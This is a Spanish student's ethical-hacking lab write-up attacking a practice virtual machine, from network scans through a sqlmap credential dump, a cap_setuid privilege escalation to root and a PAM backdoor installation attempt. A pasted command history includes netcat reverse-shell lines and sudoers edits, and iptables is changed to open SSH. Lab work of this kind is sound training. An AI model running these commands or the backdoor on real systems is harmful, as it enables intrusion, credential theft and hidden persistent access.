12 DE MAYO DE 2024

MÁQUINA VULNERABLE 3

HACKING ETICO

ERIC SERRANO MARÍN
I.E.S MARTINEZ MONTAÑES
CETI

Contenido

Dirección IP de la máquina vulnerable.


```
└─$ sudo nmap -sn 192.168.56.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 17:03 CEST
Nmap scan report for 192.168.56.1
Host is up (0.0011s latency).
MAC Address: 0A:00:27:00:00:10 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00035s latency).
MAC Address: 08:00:27:3B:00:38 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.121
Host is up (0.0017s latency).
MAC Address: 08:00:27:3D:12:B7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.94 seconds
```

Escaneo de puertos y servicios.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC -p- 192.168.56.121

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 17:05 CEST
Nmap scan report for 192.168.56.121
Host is up (0.00049s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE    SERVICE         VERSION
22/tcp   filtered ssh
80/tcp   open     http            Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Login Form
9090/tcp open     ssl/zeus-admin?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=M87/organizationName=662b442c19a840e482f9f69cde8f316e
| Subject Alternative Name: IP Address:127.0.0.1, DNS:localhost
| Not valid before: 2024-05-09T11:05:09
|_Not valid after:  2025-05-09T11:05:09
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 400 Bad request
|     Content-Type: text/html; charset=utf8
|     Transfer-Encoding: chunked
```


Nos damos cuenta que tiene un servidor apache corriendo en el puerto 80 y que en el 9090 tiene un login form.

Login form del puerto 9090.




Intentos de SQL injection.

Podemos observar que no está funcionando.




Cuando le damos al botón de “Forgot your email or password” nos envía a /#.



Búsqueda de directorios.

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.121/
═══════════════════════════════════════════════════════════════
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://192.168.56.121/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
/admin               (Status: 301) [Size: 316] [──> http://192.168.56.121/admin/]
/assets              (Status: 301) [Size: 317] [──> http://192.168.56.121/assets/]
/LICENSE             (Status: 200) [Size: 1073]
/server-status       (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════
```


Encontramos una ruta hacia /admin, en la que hay otro formulario, pero intentando varias formas de sql injection, no hemos podido sacar nada.



Vamos a volver a sacar directorios, pero ahora añadiendo /admin.


```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.121/admin
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.121/admin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 323] [--> http://192.168.56.121/admin/images/]
/css                  (Status: 301) [Size: 320] [--> http://192.168.56.121/admin/css/]
/js                   (Status: 301) [Size: 319] [--> http://192.168.56.121/admin/js/]
/backup               (Status: 301) [Size: 323] [--> http://192.168.56.121/admin/backup/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Lo más relevante encontrado ha sido la ruta /admin/backup, que contiene otro formulario.



Hemos encontrado 3 formularios, 192.168.56.121/, 192.168.56.121/admin, 192.168.56.121/admin/backup.

En el último formulario encontrado, intentamos hacer que la página se comporte de manera distinta o sacar algún tipo de error. Nos encontramos este al añadir “?id=”.





```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "http://192.168.56.121/admin/backup/?id=" --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.4#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 19:11:38 /2024-05-12/
```


```
Database: db
Table: users
[10 entries]
+----+--------------------+------------------+----------+
| id | email              | password         | username |
+----+--------------------+------------------+----------+
| 1  | jack@localhost     | gae5g5a          | jack     |
| 2  | ceo@localhost      | 5t96y4i95y       | ceo      |
| 3  | brad@localhost     | gae5g5a          | brad     |
| 4  | expenses@localhost | 5t96y4i95y       | expenses |
| 5  | julia@localhost    | fw54vrfwe45      | julia    |
| 6  | mike@localhost     | 4kworw4          | mike     |
| 7  | adrian@localhost   | fw54vrfwe45      | adrian   |
| 8  | john@localhost     | 4kworw4          | john     |
| 9  | admin@localhost    | 1nt3r3st1ngp4ss  | admin    |
| 10 | alex@localhost     | dsfsrw4          | alex     |
+----+--------------------+------------------+----------+
```

Después de obtener todos esos emails, contraseñas y usuarios he probado a acceder con ellos a los distintos logins, pero no he tenido éxito con ninguno de ellos.


He podido acceder al archivo passwd usando rutas relativas o “transversal directory”. Y hemos podido



En el login del puerto 9090 usaremos el usuario que hemos encontrado y la contraseña que sacamos con sqlmap de admin. Pass: 1nt3r3st1ngp4ss



Podemos observar que tenemos una terminal.



Y aquí obtenemos la primera flag.

```
brucewillis@vulnvm: ~

brucewillis@vulnvm:~$ ls
local.txt
brucewillis@vulnvm:~$ cat local.txt
FLAG{JuNGL4D3Cr!St4L}
brucewillis@vulnvm:~$
```

Primera flag: FLAG{JuNGL4D3Cr!St4L}

ID

```
brucewillis@vulnvm: /etc

brucewillis@vulnvm:/etc$ id
uid=1000(brucewillis) gid=1000(brucewillis) groups=1000(brucewillis),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
brucewillis@vulnvm:/etc$
```

Root.

Mi idea principal en este punto era usar ./linpeas, pero no pude pasarlo a la máquina objetivo, ya que el puerto ssh no está abierto.

El proceso de conseguir ser root no he podido documentarlo, ya que estaba probando muchas cosas distintas para poder hacer la escalada de privilegios.

Así que no iba haciendo capturas a todos los intentos, ya que estaba fallándome caso todo. Así que lo explicaré y lo demostraré al final con un history.

1. Primero usé el comando: ***getcap / -r 2>/dev/null*** este comando se usa para revisar las capacidades, que son atributos especiales que pueden asignarse a archivos en sistemas operativos Unix, estas capacidades permiten a los programas realizar ciertas acciones privilegiadas sin necesidad de tener todos los permisos de root. (https://jok3rsecurity.wordpress.com/linux-privilege-escalation/)

   Este comando me mostró que el archivo **/usr/bin/old** tiene acciones especiales **(cap_setuid),** lo que significa que puede cambiar quién está ejecutando el archivo a nivel de usuario.

2. Después ejecutamos el archivo **/usr/bin/old** y se nos abrió una terminal python2.7.16, por lo que podemos ejecutar código Python en él.

3. Una vez en la terminal Python usé el comando ***/usr/bin/old –c 'import os;os.setuid(0); os.system("/bin/bash")'*** para tomar el control del sistema, ya que este comando cambia el usuario que ejecuta el programa a root y luego ejecuta una nueva instancia de la Shell Bash con privilegios root.

```
brucewillis@vulnvm:/etc/cron.daily$ /usr/bin/old -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@vulnvm:/etc/cron.daily# clear
```

```
root@vulnvm: /root

root@vulnvm:/root# whoami
root
root@vulnvm:/root#
```

```
root@vulnvm:/# cd root
root@vulnvm:/root# ls
root.txt
root@vulnvm:/root# cat root.txt
FLAG{8@ckDoOr}
root@vulnvm:/root#
```

Command history

```
brucewillis@vulnvm: /etc/cron.daily

   68  echo "username ALL=(ALL:ALL) ALL">>/etc/sudoers
   69  echo "username ALL=(ALL:ALL) ALL">> /etc/sudoers
   70  ping 8.8.8.8
   71  clear
   72  ls
   73  clear
   74  ls
   75  cd iptables
   76  ls
   77  cat rules
   78  nano rules
   79  ls
   80  nano rules.v4
   81  nano rules.v6
   82  clear
   83  ls
   84  cd ..
   85  ls
   86  nano cron.daily/
   87  cd cron.daily/
   88  ls
   89  cat passwd
   90  clear
   91  ls
   92  clear
   93  nc -e /bin/bash 192.168.56.101 4444
   94  nc -e /bin/bash 192.168.56.103 4444
   95  clear
   96  find / -perm /4000 2>/dev/null
   97  getcap / -r 2> /dev/null
   98  /usr/bin/old
   99  clear
  100  /usr/bin/old -c 'import os; os.setuid(0); os.system("/bin/bash")'
  101  history
brucewillis@vulnvm:/etc/cron.daily$
```

Segunda y última flag: FLAG{8@CKDoOr}

Backdoring mediante la edición del módulo PAM

Prueba 1: Script.

Cambiamos IPTABLES para poder usar el puerto 22 con la intención de poder pasar archivos.

```
root@vulnvm: /etc/cron.daily                                                    Appearance:
root@vulnvm:/etc/cron.daily# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@vulnvm:/etc/cron.daily# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@vulnvm:/etc/cron.daily# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
root@vulnvm:/etc/cron.daily# iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target     prot opt source               destination
1    DROP       tcp  --  anywhere             anywhere             tcp dpt:ssh
2    ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh

Chain FORWARD (policy ACCEPT)
num  target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
num  target     prot opt source               destination
root@vulnvm:/etc/cron.daily# iptables -D INPUT 1
root@vulnvm:/etc/cron.daily#
```

configuración de iptables

nueva regla para permitir tráfico por ssh

borrando el drop

Cambios en el script.

```
#!/bin/bash

OPTIND=1

PAM_VERSION=1.3.1-5
PAM_FILE=/usr/lib/x86_64-linux-gnu/security/pam_unix.so
PASSWORD=
```

Pasando el script.

```
┌──(root㉿kali)-[~kali/linux-pam-backdoor]
└─# scp -v backdoor.sh brucewillis@192.168.56.121:/home/brucewillis
Executing: program /usr/bin/ssh host 192.168.56.121, user brucewillis, command sftp
OpenSSH_9.6p1 Debian-4, OpenSSL 3.1.5 30 Jan 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 192.168.56.121 [192.168.56.121] port 22.
debug1: Connection established.
debug1: identity file /root/.ssh/id_rsa type -1
```

Nos daba un error de patch, asi que vamos a descargarlo en nuestro kali y pasarlo.

```
┌──(root㉿kali)-[~kali/linux-pam-backdoor]
└─# scp -v backdoor.sh brucewillis@192.168.56.121:/home/brucewillis
Executing: program /usr/bin/ssh host 192.168.56.121, user brucewillis, command sftp
OpenSSH_9.6p1 Debian-4, OpenSSL 3.1.5 30 Jan 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 192.168.56.121 [192.168.56.121] port 22.
debug1: Connection established.
debug1: identity file /root/.ssh/id_rsa type -1
```

Lo instalamos.

```
root@vulnvm:~# dpkg -i patch_2.7.6-7_amd64.deb
Selecting previously unselected package patch.
(Reading database ... 40658 files and directories currently installed.)
Preparing to unpack patch_2.7.6-7_amd64.deb ...
Unpacking patch (2.7.6-7) ...
Setting up patch (2.7.6-7) ...
Processing triggers for man-db (2.8.5-2) ...
root@vulnvm:~#
```

Ejecución.

```
root@vulnvm:/usr/src# /home/brucewillis/./backdoor.sh -v 1.3.1-5 -p asdf12345
Automatic PAM Backdoor
PAM Version: 1.3.1-5
Password: asdf12345

--2024-05-13 18:47:06--  https://github.com/linux-pam/linux-pam/archive/v1.3.1-5.tar.gz
Resolving github.com (github.com)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'github.com'
--2024-05-13 18:47:06--  https://github.com/linux-pam/linux-pam/archive/Linux-PAM-1.3.1-5.tar.gz
Resolving github.com (github.com)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'github.com'
--2024-05-13 18:47:06--  https://github.com/linux-pam/linux-pam/archive/Linux-PAM-1_3_1-5.tar.gz
Resolving github.com (github.com)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'github.com'
Failed to download
root@vulnvm:/usr/src#
```

No tenemos internet y tiene que descargar el tar con la versión de PAM.

Desde nuestro Kali tampoco podemos.

```
┌──(kali㉿kali)-[~/linux-pam-backdoor]
└─$ ./backdoor.sh -v 1.3.1-5 -p asdf12345
Automatic PAM Backdoor
PAM Version: 1.3.1-5
Password: asdf12345

--2024-05-14 00:49:49--  https://github.com/linux-pam/linux-pam/archive/v1.3.1-5.tar.gz
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://codeload.github.com/linux-pam/linux-pam/tar.gz/v1.3.1-5 [following]
--2024-05-14 00:49:49--  https://codeload.github.com/linux-pam/linux-pam/tar.gz/v1.3.1-5
Resolving codeload.github.com (codeload.github.com)... 140.82.121.10
Connecting to codeload.github.com (codeload.github.com)|140.82.121.10|:443... connected.
HTTP request sent, awaiting response... 404 Not Found
2024-05-14 00:49:50 ERROR 404: Not Found.

--2024-05-14 00:49:50--  https://github.com/linux-pam/linux-pam/archive/Linux-PAM-1.3.1-5.tar.gz
